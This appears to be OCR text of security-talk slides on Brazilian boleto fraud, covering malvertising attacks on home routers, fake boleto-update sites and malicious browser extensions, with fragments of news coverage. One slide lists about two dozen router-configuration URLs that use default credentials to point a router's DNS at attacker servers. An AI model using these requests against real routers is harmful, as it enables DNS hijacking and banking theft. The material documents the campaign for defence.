
Nome de usuário

Senha

□ Lembrar minhas credenciais


Targeting Network Devices

Massive web-based attack on home routers using malvertising techniques, changing DNS settings and redirecting to fake boletos



```
http://root@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://root@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:admin@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:admin@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:123456@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:123456@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:12345@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:12345@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:velox@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:velox@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:velox@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:velox@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://root:root@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://root:root@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:gvt12345@192.168.56.1/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:gvt12345@192.168.56.1/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://root@192.168.56.10/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://root@192.168.56.10/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin@192.168.56.10/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin@192.168.56.10/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
http://admin:admin@192.168.56.10/dnscfg.cgi?dnsPrimary=54.68.141.139&dnsSecondary=54.68.71.75&dnsDynamic=0&dnsRefresh=1
http://admin:admin@192.168.56.10/dnsProxy.cmd?enblDproxy=0&PrimaryDNS=54.68.141.139&SecondaryDNS=54.68.71.75
```

Fake websites, sponsored links, malicious extensions



Chrome Extensions Monitor

★★★★★ (0) | Produtividade | de sdext.com.br/p | 1.969 usuários

+ GRATUITO

VISÃO GERAL | DETALHES | COMENTÁRIOS | ITENS RELACIONADOS

O de

Visualizador Online de Docume

★★★★★ (0) | Produtividade | de https://storage.googleapis.com/visualiz

VISÃO GERAL | DETALHES | COMENTÁRIOS | ITENS F

O desenvolvedor não enviou nenhuma captura de tela

USUÁRIOS DESTA EXTENSÃO TAMBÉM USARAM

Correios Track ★★★★ (124)

Incredible StartPage - Productive Start Page ★★★★ (2104)

Passw with 1

Bonus Skype to Go

★★★★★ (0) | Acessibilidade | de commondatastorage.googleapis.com/kdm

+ GRATUITO

VISÃO GERAL | DETALHES | COMENTÁRIOS | ITENS RELACIONADOS

Ganhe agora mesmo em seu skype bonus de 100 minutos para fixos e celulares

Instale agora mesmo o Plugin Skype to Go para navegadores Google Chrome e ganhe em 5 dias bônus de 100 minutos em ligações para telefones fixos e celulares.
Oferta gratuita e por tempo limitado.

RELACIONADOS

Adblock Pro ★★★★★ (885)


StartStop ★★★ (18)

10+Tabs MASTER →Fast Speed Scroll ★★★★★ (25)

Killer Zombie Clock → View time in browser ★★★★ (11)

Fake websites, sponsored links, malicious extensions

Trojan-Banker.Win32.ClearWind.a activate the Developer mode and install any extension




Extensions

☑ Developer mode

Try the new Chrome Apps & Extensions Developer Tool.


Firefox is a target as well!



NumberChangerFirefox 0.1

a basic add-on Mais

Fake websites, sponsored links, malicious extensions



Aproximadamente 59.200 resultados (0,38 segundos)

Anúncio relacionado a **calculo boleto vencido**

Atualizar **Boleto Vencido** - parcela
www.parcelasatrasadas.com/
2ª Via de **Boleto Vencido**. Atualize seu **Bol**


Cálculo Exato - Valor atualizado d
calculoexato.com.br/dividas/**boleto**
Calcula valor de uma obrigação atrasada a s
boleto bancário.

212.000 RESULTADOS Restringir por região

Boleto Atualizar | **Boleto** Itaú, Banco do Brasil BB, Caixa ...
boletoatualizar.com.br
Atualizar boleto agora é fácil. Veja aqui como **atualizar** o seu, sem sair de casa!

site está hospedado na KingHost
www.**atualizarboleto**.com.br
O site que você acessou está apontado para KingHost. Por favor, tente novamente em breve. Veja: Registro de Domínio na KingHost Se você for o responsável por ...

Fake websites, sponsored links, malicious extensions



http://reemitirboletos.com/

BOLETOFACIL


Veja como é facil atualizar seu boleto

Escolha o Banco emissor
Clique no logotipo do banco

Preenchimento do boleto
Digite o código e o valor do boleto

Imprimir boleto
Imprima seu boleto ou pague usando o código gerado

How much money was stolen? How many victims?



TECHNOLOGY | Cybercrime Scheme Uncovered in Brazil


Cybercrime Scheme Unc

By NICOLE PERLROTH JULY 2, 2014

SAN FRANCISCO — Security
is a significant cybercrime ope
in transactions by Brazilians.

It is unclear what percentage
transactions was actually stol
redirected to criminals, the sc
previous electronic theft.

The thieves preyed on Boleto
payment method that can be i
channels like banks and super
division of the EMC Corporat



02 Brazilian 'Boleto' Bandits Bilk Billions

JUL 14

With the eyes of the world trained on Brazil for the **2014 FIFA World Cup**, it seems a fitting time to spotlight a growing form of computer fraud that's giving Brazilian banks and consumers a run for their money. Today's post looks at new research into a mostly small-time cybercrime practice that in the aggregate *appears to have netted thieves the equivalent of billions of dollars over the past two years*.

At issue is the "boleto" (officially "Boleto Bancario"), a popular payment method in Brazil that is used by consumers and for most business-to-business payments. Brazilians can use boletos to complete online purchases via their bank's Web site, but unlike credit card payments — which can be disputed and reversed — payments made via boletos are not subject to chargebacks and can only be reverted by bank transfer.

A boleto.

How much money was stolen?

BANCO DO BRASIL

